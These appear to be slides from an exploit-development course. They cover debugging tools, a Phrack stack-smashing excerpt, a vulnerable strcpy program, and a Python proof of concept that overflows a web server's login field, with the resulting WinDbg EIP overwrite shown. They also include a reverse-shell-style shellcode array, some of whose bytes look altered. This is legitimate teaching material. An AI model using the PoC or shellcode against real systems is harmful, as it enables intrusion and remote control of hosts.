
# Tools: WinDbg



# Tools: IDA



# Tools: SysInternals



# Tools: Wireshark

The screenshot shows the Wireshark interface with the following details:

- File Menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help.
- Toolbar:** Standard icons for opening files, saving, zooming, and filtering.
- Search Bar:** "Apply a display filter ... <Ctrl-/>" and "Expression..." field.
- Table View:** Shows a list of network packets. The selected packet (Frame 349) is highlighted in blue. The table columns are: No., Time, Source, Destination, Protocol, Length, Info.
- Selected Packet Details:**
  - Frame 349: 489 bytes on wire (3912 bits), 489 bytes captured (3912 bits).
  - Ethernet II, Src: Globalsc\_00:0b:0a (f0:ad:4e:00:3b:0a), Dst: Vizio\_14:8a:e1 (00:19:9d:14:8a:e1)
  - Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.21
  - User Datagram Protocol, Src Port: 53 (53), Dst Port: 34036 (34036)
  - Domain Name System (response)
    - [Request In: 348]
    - [Time: 0.034338000 seconds]
    - Transaction ID: 0x2188
    - Flags: 0x8100 Standard query response, No error
    - Questions: 1
    - Answer RRs: 4
    - Authority RRs: 9
    - Additional RRs: 9
    - Queries
      - cdn-0.netfliximg.com: type A, class IN
    - Answers
    - Authoritative nameservers
- Hex View:** Shows the raw byte data for the selected packet.
- Text View:** Shows the ASCII representation of the selected packet.
- Bottom Status Bar:** Identification of transaction (dns.id), 2 bytes | Packets: 10299 · Displayed: 10299 (100.0%) · Load time: 0:0.182 · Profile: Default

# Buffer Overfooooooooooooo

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.org  
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
Smashing The Stack For Fun And Profit  
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One  
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduction

~~~~~

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

Some basic definitions before we begin: A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load time on the data segment. Dynamic variables are allocated at run time on the stack. To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

::: Phrack Magazine :::  
<https://phrack.org> › issues ::

## Smashing The Stack For Fun And Profit

Nov 8, 1996 — This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required.

# Stack Overflows Introduction

The following is a very basic C source code for an application vulnerable to a buffer overflow.

In this case, the main function first defines a character array named `buffer` that can fit up to 64 characters. Since this variable is defined within a function, the C compiler will treat it as a local variable and will reserve space (64 bytes) for it on the stack. Specifically, this memory space will be reserved within the main function stack frame during its execution when the program runs. As the name suggests, local variables have a local scope, which means they are only accessible within the function or block of code they are declared in. In contrast, global variables are stored in the program .data section, a different memory area of a program that is globally accessible by all the application code.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

    return 0;
}
```

# Stack Overflows Introduction

| Before StrCpy               | Copy with 32 A's            | Copy with 80 A's           |
|-----------------------------|-----------------------------|----------------------------|
| StrCpy destination address  | StrCpy destination address  | StrCpy destination address |
| StrCpy source address       | StrCpy source address       | StrCpy source address      |
| Reserved char buffer memory | AAAAAAAAAAAAAAA             | AAAAAAAAAAAAAAA            |
| Reserved char buffer memory | AAAAAAAAAAAAAAA             | AAAAAAAAAAAAAAA            |
| Reserved char buffer memory | Reserved char buffer memory | AAAAAAAAAAAAAAA            |
| Reserved char buffer memory | Reserved char buffer memory | AAAAAAAAAAAAAAA            |
| Return address of main      | Return address of main      | AAAA                       |
| Main parameter 1            | Main parameter 1            | AAAA                       |
| Main parameter 2            | Main parameter 2            | AAAA                       |

# Stack Overflows Introduction

When a function ends its execution, the return address is taken from the stack and used to restore the execution flow to the calling function. In our basic example, when this happens for the main function, the overwritten return address will be popped into the Extended Instruction Pointer (EIP) CPU register.

At this point, the CPU will try to read the next instruction from 0x41414141 (0x41 is the hexadecimal representation of the ASCII character "A"). Since this is not a valid address in the process memory space, the CPU will trigger an access violation, crashing the application.

The EIP register is used by the CPU to direct code execution at the assembly level. Therefore, obtaining reliable control of EIP would allow us to execute any assembly code we want and eventually shellcode to obtain a reverse shell in the context of the vulnerable application.




# Shellcode

Shellcode is a set of CPU instructions meant to be executed after a vulnerability is successfully exploited. Shellcode is generally written in the assembly language first, and then translated into the corresponding hexadecimal opcodes, which can be used to directly manipulate CPU registers, and call system functions.

```
unsigned char shellcode[] =  
"\xfc\x48\x83\xe4\xf0\xcc\x00\x00\x00\x41\x51\x41\x50"  
"\x52\x48\x31\xd2\x51\x65\x48\x8b\x52\x60\x56\x48\x8b\x52"  
"\x18\x48\x8b\x52\x20\x4d\x31\xc9\x48\x8b\x72\x50\x48\x0f"  
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"  
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"  
"\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"  
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x48\x85\xc0"  
"\x74\x67\x48\x01\xd0\x44\x8b\x40\x20\x50\x8b\x48\x18\x49"  
"\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x4d\x31\xc9"  
"\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"  
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"  
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"  
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x48\x01"  
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"  
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"  
"\x4b\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"  
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xaa\x01\x00\x00\x49"  
"\x89\xe5\x49\xbc\x02\x00\x23\x29\x0a\x00\x03\x04\x41\x54"  
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"  
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"  
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"  
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"  
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"  
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xaa\x74\x61\xff\xd5"  
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"  
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"  
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"  
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"  
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"  
"\x58\xaa\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"  
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"  
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"  
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"  
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
```

# Shells



# Memory Protection




ASLR



DEP


# Exploiting BOF

# BOF with POC



```
1. #!/usr/bin/python
2. import socket
3. import sys
4.
5. try:
6.     server = "192.168.194.10"
7.     port = 80
8.     size = 1600
9.     inputBuffer = b"A" * size
10.    content = b"username=" + inputBuffer + b"&password=A"
11.
12.    buffer = b"POST /login HTTP/1.1\r\n"
13.    buffer += b"Host: " + server.encode() + b"\r\n"
14.    buffer += b"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101
Firefox/52.0\r\n"
15.    buffer += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
16.    buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
17.    buffer += b"Referer: http://10.11.0.22/login\r\n"
18.    buffer += b"Connection: close\r\n"
19.    buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
20.    buffer += b"Content-Length: " + str(len(content)).encode() + b"\r\n"
21.    buffer += b"\r\n"
22.    buffer += content
23.
24.    print("Sending evil buffer...")
25.    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
26.    s.connect((server, port))
27.    s.send(buffer)
28.    s.close()
29.
30.    print("Done!")
31.
32. except socket.error:
33.     print("Could not connect!")
34.
```

# Attach and send exploit



Sending evil buffer...  
Done!



# 41414141

Pid 5096 - WinDbg:10.0.18362.1 X86

File Edit View Debug Window Help

Disassembly

Offset: @\$scopeip

No prior disassembly possible

41414141 ??  
41414142 ??  
41414143 ??  
41414144 ??  
41414145 ??  
41414146 ??  
41414147 ??  
41414148 ??  
41414149 ??  
4141414a ??  
4141414b ??  
4141414c ??  
4141414d ??  
4141414e ??  
4141414f ??  
41414150 ??  
41414151 ??  
41414152 ??  
41414153 ??  
41414154 ??

Memory

Virtual: esp

Display format: Long Hex

01d4745c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4748c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d474bc 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d474ec 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4751c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4754c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4757c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d475ac 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d475dc 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4760c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4763c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4766c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4769c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d476cc 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d476fc 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4772c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4775c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141  
01d4778c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000  
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000  
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000  
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000

Command

0:010> g

(13e8:f0): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000001 ebx=00000000 ecx=0069a763 edx=0000034f esi=00692896 edi=00e13570  
eip=41414141 esp=01d4745c ebp=0068cf48 iopl=0 nv up ei pl nz na po nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202

41414141 ??

0:001>

Savant Web Server

Ln 0, Col 0 Sys 0:<Local> Proc 000:13e8 Thrd 001:f0 ASM OVR CAPS NUM



# overfloooooooooow

|                               |
|-------------------------------|
| StrCpy destination address    |
| StrCpy source address         |
| AAAAAAA<br>AAAAAAA<br>AAAAAAA |
| AAAAAAA<br>AAAAAAA<br>AAAAAAA |
| Reserved char buffer memory   |
| Reserved char buffer memory   |
| Return address of main        |
| Main parameter 1              |
| Main parameter 2              |

|                               |
|-------------------------------|
| StrCpy destination address    |
| StrCpy source address         |
| AAAAAAA<br>AAAAAAA<br>AAAAAAA |
| AAAAAAA<br>AAAAAAA<br>AAAAAAA |
| AAAAAAA<br>AAAAAAA<br>AAAAAAA |
| AAAA                          |
| AAAA                          |
| AAAA                          |

# which A?

## de Bruijn sequence

文 A 11 languages ▾

Article Talk

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From Wikipedia, the free encyclopedia

*Not to be confused with the Moser–de Bruijn sequence, an integer sequence from number theory.*

In combinatorial mathematics, a **de Bruijn sequence** of order  $n$  on a size- $k$  alphabet  $A$  is a **cyclic sequence** in which every possible length- $n$  string on  $A$  occurs exactly once as a **substring** (i.e., as a *contiguous subsequence*). Such a sequence is denoted by  $B(k, n)$  and has length  $k^n$ , which is also the number of distinct strings of length  $n$  on  $A$ . Each of these distinct strings, when taken as a substring of  $B(k, n)$ , must start at a different position, because substrings starting at the same position are not distinct. Therefore,  $B(k, n)$  must have *at least*  $k^n$  symbols. And since  $B(k, n)$  has *exactly*  $k^n$  symbols, de Bruijn sequences are optimally short with respect to the property of containing every string of length  $n$  at least once.

